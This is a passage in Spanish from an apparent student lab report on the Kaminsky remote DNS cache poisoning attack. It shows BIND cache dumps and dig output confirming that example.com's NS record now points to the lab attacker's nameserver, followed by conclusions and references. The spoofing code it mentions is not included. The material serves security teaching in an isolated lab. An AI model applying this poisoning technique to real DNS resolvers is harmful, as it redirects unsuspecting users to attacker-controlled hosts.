Luego, en la maquina del servidor DNS local, ejecutamos el comando dumpdb para cachear attacker32.com , asi varias veces mientras ejecutamos el ataque.

```
servidor-DNS@local:/$>> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
attacker.com.           741250  NS      ns3.epik.com.
ns.attacker.com.        568751  A       185.83.214.222
ns.attacker32.com.      827039  A       10.9.0.153
servidor-DNS@local:/$>> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
attacker.com.           741085  NS      ns3.epik.com.
ns.attacker32.com.      615439  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.            654444  NS      ns.attacker32.com.
servidor-DNS@local:/$>>
servidor-DNS@local:/$>>
servidor-DNS@local:/$>> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
attacker.com.           741068  NS      ns3.epik.com.
ns.attacker32.com.      615422  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.            654427  NS      ns.attacker32.com.
```

Figura 20. Ejecución del comando dump con attacker

Esto realizamos hasta que el ataque sea exitoso y se infecte el cache con el del atacante, ahora ejectamos el comando para verificar en example.com y observamos como ahora ya no apunta a direcciones oficiales, sino ahora apunta a la dirección del atacante, además se ha almacenado diferentes direcciones aleatorias falsas.

```
servidor-DNS@local:/$>> rndc dumpdb -cache && grep example.com /var/cache/bind/dump.db
example.com.            654393  NS      ns.attacker32.com.
                                        20240210034607 20240120132540 60960 example.com.
acvjg.example.com.      863980  A       1.2.3.6
acybf.example.com.      863951  A       1.2.3.6
adbdr.example.com.      863944  A       1.2.3.6
adybq.example.com.      863985  A       1.2.3.6
afgce.example.com.      863986  A       1.2.3.6
afrgx.example.com.      863954  A       1.2.3.6
ahapm.example.com.      863960  A       1.2.3.6
aheou.example.com.      863977  A       1.2.3.6
aizqc.example.com.      863957  A       1.2.3.6
ajjoq.example.com.      863987  A       1.2.3.6
aloem.example.com.      863977  A       1.2.3.6
amgxs.example.com.      863998  A       1.2.3.6
amlgo.example.com.      863952  A       1.2.3.6
anngm.example.com.      863960  A       1.2.3.6
aojfn.example.com.      863952  A       1.2.3.6
aqiqg.example.com.      863986  A       1.2.3.6
aqrqn.example.com.      863994  A       1.2.3.6
```

Figura 21. Ejecución del comando dump para example.com

IX. Tarea 5: Verificacion del Resultado

Si el ataque es exitoso, veremos en la caché del servidor de DNS local el registro NS para example.com será ns.attacker32.com. Cuando este servidor recibe una consulta DNS para cualquier hostname dentro del dominio example.com, este enviará una consulta a ns.attacker32.com, en lugar de enviarla al nameserver original del dominio.

Para verificar si el ataque fue exitoso o no, ejecutamos los siguientes dos comandos usando dig.

```
// Send the query to our local DNS server, which
    will send the query
// to example. c o m s  official nameserver.
$ dig www.example.com

// Send the query directly to ns.attacker32.com
$ dig @ns.attacker32.com www.example.com
```

Al usar el comando dig para example.com, dig NS example.com y dig ns@.attacker32.com, obtenemos resultados iguales, es decir que al consultar example.com ahora se dirigirá a attacker32.com y con su ip respectiva del servidor atacante, además, a la direción falsa. Por lo tanto se observa que el ataque fue exitoso, ya que la consulta de example.com ahora ya no se dirige a las direcciones reales que anteriormente observamos.

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47444
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 00e76ab2c7258f860100000065b07e9449b2affd55457c07 (good)
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            48808   IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      221238  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jan 24 03:05:56 UTC 2024
;; MSG SIZE  rcvd: 115

seed@usuario-10.9.0.5 /$>> dig  NS www.example.com
```

Figura 22. Ejecución del comando dig para NS example.com

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49117
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 10f6b68210807721010000065b08dad81dcee22459c7f15 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jan 24 04:10:21 UTC 2024
;; MSG SIZE  rcvd: 88
```

Figura 23. Ejecución del comando dig para www.example.com

Además, al realizar el primer comando dig, también capturamos la red con wireshark los paquetes al ejecutar este comando, lo que se observa es que la vicitma hace una petición de example.com, este se va al servidor DNS local, ahora como ya está infectado, ya no se dirige al servidor auténtico, sino se dirige al servidor del atacante con IP (10.9.0.153), comprobando que nuestro ataque ha sido exitoso.



Figura 24. Verificación del ataque con Wireshark

X. Conclusiones

En esta práctica, se realizó la experimentación del ataque remoto al DNS, centrándose en el uso del ataque de envenenamiento de la caché DNS, también conocido como el ataque de Kaminsky. El DNS, como sistema para la resolución de nombres en la Web, se convierte en un objetivo para diversos ataques, y este laboratorio se abordó del envenenamiento de la caché DNS en un entorno remoto.

La práctica abordó varios aspectos, desde la comprensión del funcionamiento del DNS hasta la configuración del servidor DNS y la ejecución del ataque de envenenamiento de

la caché DNS por partes. Se exploraron técnicas como el spoofing de respuestas DNS y el envío de paquetes falsificados para desviar las consultas legítimas.

Se proporcionó codigos para la manipulación del proceso de resolución DNS y entender cómo los ataques pueden desviar a los usuarios a destinos maliciosos. Se empleó Python y Scapy para ejecutar solicitudes DNS y falsificar respuestas DNS. Posteriormente, se implementó código en C para automatizar tareas críticas, como el envío de consultas y la manipulación de respuestas DNS. Este procedimiento resulta esencial para la suplantación del caché DNS y la redirección hacia el atacante. La efectividad del ataque se verificó mediante los comandos dig y el análisis de tráfico con Wireshark.

En este ataque conjunto, se desencadena al realizar solicitudes a un dominio específico, donde el atacante genera numerosas peticiones. Mientras el servidor DNS legítimo responde, el atacante aprovecha para suplantar la dirección con la suya, logrando así redirigir el tráfico hacia su propia dirección.

REFERENCIAS

[1] W. Stallings, Fundamentos de Seguridad En Redes. Pearson Publ. Co., 2004.

[2] Equipo editorial de IONOS. "¿Qué es un servidor DNS?" IONOS Digital Guide. Accedido el 24 de enero de 2024. [En línea]. Disponible: https://www.ionos.es/digitalguide/servidores/know-how/que-es-el-servidor-dns-y-como-funciona/

[3] cloudflare. "cloudflare". cloudflare. Accedido el 24 de enero de 2024. [En línea]. Disponible: https://www.cloudflare.com/es-es/learning/dns/dns-security/

[4] "SAD DNS: análisis de la vulnerabilidad que permite realizar ataques de envenenamiento de DNS". Award-winning news, views, and insight from the ESET security community. Accedido el 24 de enero de 2024. [En línea]. Disponible: https://www.welivesecurity.com/la-es/2020/11/20/analisis-sad-dns-vulnerabilidad-permite-envenenamiento-cache-dns

[5] D. E. Knuth, The Art of Computer Programming, Volume 2: Seminumerical Algorithms. Addison-Wesley Professional, 1997.

[6] W. Du, Computer & Internet Security: A hands-on approach. Independently published, 2022.